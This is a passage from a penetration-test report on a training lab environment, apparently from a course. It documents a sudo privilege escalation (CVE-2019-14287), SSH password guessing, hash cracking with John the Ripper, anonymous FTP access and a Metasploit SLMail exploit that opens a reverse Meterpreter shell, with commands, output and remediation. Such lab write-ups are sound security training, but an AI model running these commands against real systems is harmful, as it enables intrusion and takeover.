mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:107::/var/run/dbus:/bin/false

Contents of "/etc/shadow"


```

	<pre>cat etc/shadow root:*:16924:0:99999:7 ::: daemon:*:16924:0:99999:7 ::: bin:*:16924:0:99999:7 ::: sys:*:16924:0:99999:7 ::: sync:*:16924:0:99999:7 ::: games:*:16924:0:99999:7 ::: man:*:16924:0:99999:7 ::: lp:*:16924:0:99999:7 ::: mail:*:16924:0:99999:7 ::: news:*:16924:0:99999:7 ::: uucp:*:16924:0:99999:7 ::: proxy:*:16924:0:99999:7 ::: www-data:*:16924:0:99999:7 ::: backup:*:16924:0:99999:7 ::: list:*:16924:0:99999:7 ::: irc:*:16924:0:99999:7 ::: gnats:*:16924:0:99999:7 ::: nobody:*:16924:0:99999:7 ::: systemd-timesync:*:16924:0:99999:7 ::: systemd-network:*:16924:0:99999:7 ::: systemd-resolve:*:16924:0:99999:7 ::: systemd-bus-proxy:*:16924:0:99999:7 ::: messagebus:*:16926:0:99999:7 :::</pre>
Affected Hosts	192.168.13.12 - Linux
Remediation	<ul style="list-style-type: none"> a) Patch and Update Apache Struts: This should be the highest priority. Ensure that you apply the latest security patches and updates to Apache Struts to address the known vulnerability. b) Security Patch Management: Establish a robust patch management process to monitor and apply security patches regularly, not just for Apache Struts but for all critical software and components in your environment. c) Access Controls: Enforce strict access controls and least privilege principles to limit who can access sensitive systems and data. This helps prevent unauthorized exploitation of vulnerabilities. d) Network Segmentation: Segment your network to isolate critical systems from public-facing networks, reducing the attack surface and limiting potential exposure. e) Intrusion Detection/Prevention Systems (IDS/IPS): Implement IDS/IPS solutions to detect and block suspicious network traffic, including attempts to exploit Apache Struts vulnerabilities. f) Web Application Firewall (WAF): Deploy a WAF to monitor and filter incoming web traffic, helping to detect and block malicious requests attempting to exploit the vulnerability. g) Vulnerability Scanning: Regularly conduct vulnerability scans to identify and remediate vulnerabilities proactively. Ensure that scan results are promptly reviewed and addressed. h) Incident Response Plan: Develop and maintain an incident response plan that outlines procedures for identifying and responding to security incidents, including those related to Apache Struts vulnerabilities.



	<p>promptly to address known vulnerabilities.</p> <ul style="list-style-type: none"> b) Access Control and Least Privilege: Review and restrict user access and privileges to only those necessary for their roles. Implement the principle of least privilege to minimize potential damage from unauthorized access. c) Intrusion Detection System (IDS): Implement an IDS to monitor and detect suspicious activities on the network. Configure it to alert administrators to potential threats in real-time. d) Regular Vulnerability Scanning: Conduct regular vulnerability scans and assessments of your network and web applications to identify and remediate security weaknesses before malicious actors can exploit them. e) Monitoring and Logging: Implement comprehensive monitoring and logging of all network and server activities. Analyze logs for signs of unauthorized access or suspicious behavior and respond promptly. f) Strong Authentication: Enforce strong password policies and consider multi-factor authentication (MFA) to enhance the security of user accounts. g) Security Patch Management: Implement a robust patch management process across your network to ensure all systems and software are kept up-to-date with the latest security fixes and updates. h) Incident Response Plan: Develop and regularly update an incident response plan that outlines the steps to be taken in the event of a security breach. Ensure that your team is trained to respond effectively to security incidents.
--	---


Vulnerability 17	Findings
Title	Privilege Escalation (CVE-2019-14287)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	<p>During an examination of WHOIS data related to Flag 1, it was observed that the associated username was "sshuser alice". To ascertain unauthorized access, an SSH connection was established to the server with the username "alice" at IP address 192.168.13.14. After two login attempts, the password "alice" was successfully guessed, allowing access to the system.</p> <p>The following command was executed, "sudo -u#-1 /bin/bash". This elevated the user privileges from "alice" to "root", providing unrestricted access to the system. Subsequently, this led to the discovery of flag 12 within the "root" directory.</p> <p>The risk associated with this vulnerability is the potential for unauthorized users to escalate their privileges from standard user accounts to "root" level access. This unauthorized elevation of privileges can lead to full control over the system, jeopardizing data integrity, confidentiality, and system availability.</p>

	To mitigate these risks, immediate remediation actions are essential.
	<p>Connected to the server using “ssh alice@192.168.13.14”</p> <pre>(root㉿kali)-[~] # ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage</pre>
Images	<p>Successfully elevated privileges from “Alice” to “root” using: (sudo -u#-1 /bin/bash). Found flag 12 within the “root” directory</p> <pre>\$ sudo -l Matching Defaults entries for alice on 3f8a70b60824: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin User alice may run the following commands on 3f8a70b60824: (ALL, !root) NOPASSWD: ALL \$ sudo su [sudo] password for alice: Sorry, user alice is not allowed to execute '/bin/su' as root on 3f8a70b60824. \$ sudo -u#-1 /bin/bash root@3f8a70b60824:/# ls bin boot dev etc home lib lib64 media mnt opt proc root run run.sh sbin srv sys tmp usr var root@3f8a70b60824:/# cd home root@3f8a70b60824:/home# ls docker-compose.yml root@3f8a70b60824:/home# cd .. root@3f8a70b60824:/# cd root root@3f8a70b60824:/root# ls flag12.txt root@3f8a70b60824:/root# cat flag12.txt d7sdfksdf384 root@3f8a70b60824:/root#</pre>
Affected Hosts	192.168.13.14 - Linux
Remediation	<ol style="list-style-type: none"> Implement Strong Password Policies: Enforce complex password requirements and regular password changes to make it more challenging for unauthorized users to guess or crack passwords. Implement Multi-Factor Authentication (MFA): Enable MFA for SSH access to add an extra layer of security. Even if passwords are compromised, MFA can prevent unauthorized access. Disable Root Login: Prohibit direct root logins via SSH. Instead, use sudo for privilege elevation to restrict access and reduce the attack surface. Configure SSH Access Controls: Limit SSH access to trusted IP addresses or networks. Use SSH keys for authentication when possible, and restrict user access based on the principle of least privilege. Monitor Failed Login Attempts: Implement an intrusion detection system (IDS) or monitoring solution to log and alert on multiple failed login attempts, helping detect and respond to potential attacks. Regularly Update and Patch Software: Keep the system and all software components, including the SSH server and operating system, up to date with security patches to address known vulnerabilities. Audit User Privileges: Regularly review and audit user privileges, including sudo configurations, to ensure that users have only the necessary permissions required for their tasks. Use Stronger Authentication Methods: Consider implementing public key authentication for SSH connections, which can provide a

	higher level of security compared to password-based authentication.
Vulnerability 18	Findings
Title	Username & Password Hash Exposed (GitHub)
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	<p>An in-depth examination of GitHub was conducted, which ultimately led to the discovery of the totalrecall GitHub repository. Within this repository, particular attention was directed towards the "site" subdirectory, which contained a file named "xampp.users". This file yielded significant findings in the form of exposed credentials: "trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0".</p> <p>A new text file was meticulously created containing a copy of the credentials. This involved the execution of the command "echo 'trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0' > hash1.txt," effectively consolidating the exposed credentials into a structured document.</p> <p>The formidable password cracking tool, John the Ripper, was harnessed to perform an analysis of the captured hash. The successful outcome of this endeavor confirmed the password associated with the user "trivera" as "Tanya4life". This password was also flag 1.</p> <p>The revelation of this password underscores the critical need for fortified password management and access control mechanisms, as well as maintaining vigilance in safeguarding sensitive information.</p>
Images	<p>Public GitHub page displaying exposed hash for the user "trivera"</p>  <p>The screenshot shows a GitHub repository page for 'totalrecall/site'. The 'xampp.users' file is selected in the sidebar. The file content is displayed in the main pane:</p> <pre>trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0</pre> <p>"xampp.users" contents copied into text file</p>


	<pre>root@kali: ~/Desktop File Actions Edit View Help GNU nano 5.4 hash1.txt trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0</pre>
	<p>Cracked the exposed user hash with "john the ripper", this password "Tanya4life" was also flag 1</p> <pre>root@kali: ~/Desktop File Actions Edit View Help [root💀 kali]~/Desktop] # ls hash1.txt script6.php [root💀 kali]~/Desktop] # john hash1.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (trivera) 1g 0.00:00.00 DONE 2/3 (2023-09-06 19:56) 5.000g/s 6270p/s 6270c/s 123456 .. jake Use the "--show" option to display all of the cracked passwords reliably Session completed.</pre>
Affected Hosts	Total Rekall web server
Remediation	<ol style="list-style-type: none"> Change Compromised Credentials: Immediately change the compromised credentials associated with the user "trivera" to prevent unauthorized access. Implement Multi-Factor Authentication (MFA): Enforce the use of MFA for all user accounts to provide an additional layer of security against unauthorized access, even if credentials are exposed. Enhance Password Policies: Strengthen password policies by enforcing longer and more complex passwords, regular password updates, and prohibiting the use of easily guessable passwords. Regular Credential Scans: Implement routine scans and checks for exposed credentials on public repositories, ensuring that sensitive information is promptly identified and secured. Privilege Segmentation: Restrict user privileges to the minimum necessary for their roles, limiting the potential impact of compromised credentials. Continuous Monitoring: Employ continuous monitoring and intrusion detection systems to identify and respond to unauthorized access attempts promptly. Access Control: Review and refine access control mechanisms to ensure that only authorized personnel have access to sensitive information. Security Training and Awareness: Conduct security awareness training for all personnel to educate them on the importance of strong password practices and the risks associated with credential exposure.

Vulnerability 19	Findings
Title	Unauthorized Network Scanning (Nmap)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>Unauthorized access was gained using credentials obtained from a GitHub repository. Within this unauthorized access, a single file named "flag2.txt", which contained sensitive information, was discovered.</p> <p>Executed an Nmap scan with the command "nmap -A 172.22.117.0/24". This scan unveiled the presence of an open port 80 on the system with the IP address 172.22.117.20.</p> <p>To exploit this finding, the IP address 172.22.117.20 was accessed through a web browser. Credentials obtained earlier (user: trivera pass: Tanya4life) were employed to gain unauthorized access and retrieve flag 2.</p>
Images	 <p>Nmap scan results revealed open port 80 on 172.22.117.20 (Windows 10)</p> <pre>(root@kali: ~/Desktop) [nmap -A 172.22.117.0/24] Starting nmap 7.90 (https://nmap.org) at 2023-09-11 21:11 EDT Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00003s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftpt 0.9.41 beta _ftp-syst: _SYST: UNIX emulated by FileZilla _ftp-anon: Anonymous FTP login allowed (FTP code 230) -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt _ftp-bounce: bounce working! 25/tcp open smtp SLMail smtpd 5.5.0.4433 _smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN _This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp open finger SLMail finger _finger-line user list request denied.\x0D 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _http-title: 401 Unauthorized _http-auth: HTTP/1.1 401 Unauthorized\x0D _Basic realm=Restricted Content 106/tcp open pop3pw SLMail pop3pw 110/tcp open pop3 BVRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 443/tcp open ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _tls-alpn: _http/1.1 _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _ssl-cert: Subject: commonName=localhost _Not valid before: 2009-11-10T23:48:47 _Not valid after: 2019-11-08T23:48:47 _ssl-date: TLS randomness does not represent time _http-title: 401 Unauthorized _http-auth: HTTP/1.1 401 Unauthorized\x0D _Basic realm=Restricted Content 445/tcp open microsoft-ds? MAC Address: 00:15:5D:02:04:12 (Microsoft) Device type: general purpose Running: Microsoft Windows 10 OS CPE: cpe:/o:microsoft:windows_10 OS details: Microsoft Windows 10 1709 - 1909 Network Distance: 1 hop Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows</pre> <p>Altered URL to “172.22.117.20”, revealing “Auth. Required” prompt</p> 

	<p>Accessed page using the compromised credentials found on GitHub</p>  <h2>Index of /</h2> <table border="1"> <thead> <tr> <th><u>Name</u></th><th><u>Last modified</u></th><th><u>Size</u></th><th><u>Description</u></th></tr> </thead> <tbody> <tr> <td>flag2.txt</td><td>2022-02-15 13:53</td><td>34</td><td></td></tr> </tbody> </table> <p>Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80</p> <p>Accessed "flag2.txt" revealing flag 2</p>  <pre>4d7b349705784a518bc876bc2ed6d4f6</pre>	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>	flag2.txt	2022-02-15 13:53	34	
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>						
flag2.txt	2022-02-15 13:53	34							
Affected Hosts	172.22.117.20 – Windows10								
Remediation	<ul style="list-style-type: none"> a) Implement Strong Access Controls: Enhance access controls and enforce strict authentication mechanisms to prevent unauthorized access to sensitive systems and data. Strong access controls are essential for preventing unauthorized access, which was a critical aspect of the vulnerability. b) Credential Management: Regularly review and update credentials to ensure that compromised or weak credentials are promptly replaced with strong, unique passwords. Implement multi-factor authentication (MFA) where applicable. Proper credential management is crucial in preventing unauthorized access. c) GitHub Security: Strengthen security practices related to GitHub repositories by regularly auditing and removing sensitive information, including credentials, from public repositories. This is essential to prevent exposure of sensitive information. d) Network Segmentation: Employ network segmentation to isolate critical systems from unauthorized scanning and access. Limit communication between systems to only what is necessary. Network segmentation helps contain and isolate potential threats. e) Intrusion Detection System (IDS): Deploy an IDS to monitor and detect suspicious network activities, including unauthorized scanning attempts. Configure the IDS to generate alerts for potential threats. An IDS helps in real-time threat detection. f) Security Awareness Training: Conduct security awareness training for personnel to educate them about the risks associated with unauthorized scanning and the importance of secure credential management. Human awareness is a critical defense against social engineering attacks. g) Regular Vulnerability Scanning: Conduct regular vulnerability scans on your network to proactively identify and remediate security 								

	<p>weaknesses before malicious actors can exploit them. Regular scans help identify vulnerabilities before they can be exploited.</p> <p>h) Access Logging and Monitoring: Implement comprehensive access logging and monitoring to track user activities, especially those related to privileged accounts. Monitor logs for suspicious activities and respond promptly to anomalies. Monitoring helps in early detection of unauthorized access.</p>
--	--

Vulnerability 20	Findings
Title	Anonymous (FTP) Login
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>The risk associated with this vulnerability primarily pertains to unauthorized access and data exposure. Unauthorized users exploiting the anonymous FTP login could potentially compromise data integrity and confidentiality.</p> <p>Network assessment conducted via Nmap scanning, nmap -A 172.22.117.0/24, identified that the FTP server on the target system allows for anonymous access.</p> <p>An FTP connection was initiated with the command "ftp 172.22.117.20". Upon establishing the connection, using login credentials "anonymous" for both the username and password successfully, granting unauthorized access to the FTP server.</p> <p>A file retrieval command, "get", was executed, leading to the discovery of a text file named "flag3.txt". This file contained sensitive information and was retrieved during the unauthorized access.</p> <p>The FTP session was terminated, and the command "cat flag3.txt" was employed to display flag 3.</p>
Images	<p><i>Results of nmap scan reveal Anonymous FTP login vulnerability</i></p> <pre> # nmap -A 172.22.117.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-09-11 21:11 EDT Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00063s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftptd 0.9.41 beta _ ftp-syst: _ SVCTI: UNIX emulated by FileZilla _ ftp-anon: Anonymous FTP login allowed (FTP code 230) _ TTY: 1 TTY: 1 _ 32 Feb 15 2022 Flag3.txt _ ftp-bounce: bounce working! </pre> <p><i>FTP exploit successfully ran, revealing flag 3</i></p>

	
Affected Hosts	172.22.117.20 – Windows10
Remediation	<ul style="list-style-type: none"> a) Disable Anonymous FTP Access: Immediately disable anonymous FTP access on the FTP server to prevent unauthorized users from logging in with default credentials. b) Implement Strong Authentication: Enforce strong and unique usernames and passwords for FTP access, including complexity requirements and regular password changes to enhance security. c) Regularly Update and Patch: Keep the FTP server software up to date with the latest security patches and updates to address known vulnerabilities and protect against exploitation. d) Network Segmentation: Implement network segmentation to isolate the FTP server from the rest of the network, reducing the potential impact of unauthorized access. e) Access Control Lists (ACLs): Configure Access Control Lists (ACLs) on the FTP server to restrict access only to authorized IP addresses or IP ranges, blocking incoming connections from unauthorized sources. f) Security Monitoring: Establish robust security monitoring and logging for the FTP server, regularly reviewing and analyzing logs to detect and respond to suspicious or unauthorized access attempts. g) User Training and Awareness: Educate users and administrators about secure FTP practices, emphasizing the risks associated with anonymous access, and promoting strong password management. h) Regular Vulnerability Scanning: Conduct routine vulnerability scanning and testing of the FTP server to identify and proactively address security weaknesses before they can be exploited.

Vulnerability 21	Findings
Title	SLMail Service (POP3)

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>Network assessment was conducted using Nmap scanning (nmap -A 172.22.117.0/24), revealing the presence of the SLMail service running on SMTP port 25 and port 110 for POP3 on the target system.</p> <p>The "searchsploit" tool was employed to identify a Metasploit exploit module compatible with the identified version of SLMail, command used: "searchsploit slmail".</p> <p>Metasploit was then leveraged to execute the exploit "windows/pop3/seattlelab_pass", successfully gaining unauthorized access via port 110 on the Windows 10 machine.</p> <p>A directory listing command (ls) was executed within the Meterpreter session, revealing the existence of "flag4.txt." This file was subsequently accessed using the "cat" command from within the Meterpreter session, disclosing the contents of flag 4.</p>
Images	<p><i>Results of nmap scan revealing SLMail service (pop3) vulnerability</i></p> <pre>(root㉿kali)-[~]# nmap -A 172.22.117.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-09-11 21:11 EDT Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00063s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftpt 0.9.41 beta _ftp-syst: _SYST: UNIX emulated by FileZilla _ftp-anon: Anonymous FTP login allowed (FTP code 230) _r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt _ftp-bounce: bounce working! 25/tcp open smtp SLmail smptd 5.5.0.4433 _smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN _This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp open finger SLMail fingerd _finger: Finger online user list request denied.\x0D 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _http-title: 401 Unauthorized _http-auth: _HTTP/1.1 401 Unauthorized\x0D _Basic realm=Restricted Content 106/tcp open pop3ow SLMail pop3ow 110/tcp open pop3 BVRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 443/tcp open ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _tls-ssl:</pre> <p><i>Searched for SLMail exploits using "searchsploit"</i></p> <pre>(root㉿kali)-[~]# searchsploit slmail Exploit Title Seattle Lab Mail (Slmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (1) Seattle Lab Mail (Slmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (2) Seattle Lab Mail (Slmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (3) Seattle Lab Mail (Slmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (Metasploit)</pre> <p><i>Successfully ran exploit on the target "172.22.117.20", port 110</i></p>

	<pre> root@kali: ~ x root@kali: ~ x root@kali: ~ x msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20 RHOSTS => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > options Module options (exploit/windows/pop3/seattlelab_pass): Name Current Setting Required Description ---- -------------- --yes-- -- RHOSTS 172.22.117.20 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit#specifying-the-target RPORT 110 yes The target port (TCP) Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description ---- -------------- --yes-- -- EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.22.117.100 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:62818) at 2023-09-06 20:22:36 -0400 meterpreter > ls </pre>
	<p><i>Flag 4 found by listing the directory files</i></p> <pre> meterpreter > pwd C:\Program Files (x86)\SLmail\System meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System ===== Mode Size Type Last modified Name --- --- --- --- --- 100666/rw-rw-rw- 32 fil 2022-02-13 23:18:53 -0500 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 11:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1845 fil 2022-02-01 10:14:19 -0500 maillog.000 100666/rw-rw-rw- 9683 fil 2022-02-13 19:57:33 -0500 maillog.001 100666/rw-rw-rw- 6542 fil 2022-02-13 23:15:20 -0500 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
Affected Hosts	172.22.117.20 – Windows10
Remediation	<ol style="list-style-type: none"> Apply Security Updates: Regularly update the SLMail service and the underlying operating system to patch known vulnerabilities and enhance security. Access Control: Implement strict access controls and authentication mechanisms to restrict unauthorized access to the SLMail service. Network Segmentation: Use network segmentation to isolate critical systems from potentially vulnerable or exposed systems, limiting the scope of potential breaches. Firewall Configuration: Configure firewalls to filter and monitor traffic on ports 25 and 110, only allowing authorized and necessary traffic to reach the SLMail service. Intrusion Detection and Prevention: Deploy intrusion detection and prevention systems to monitor network traffic for suspicious activities and block potential threats in real-time. Password Policies: Enforce strong password policies for email

	<p>accounts, including regular password changes and complexity requirements.</p> <p>g) Security Training: Provide security training for users and administrators to raise awareness of email security best practices, including recognizing phishing attempts.</p> <p>h) Encryption: Use email encryption protocols (e.g., TLS) to secure email communication between clients and servers.</p>
--	--

Vulnerability 22		Findings
Title	Task Scheduler	
Type (Web app / Linux OS / Windows OS)	Windows OS	
Risk Rating	Medium	
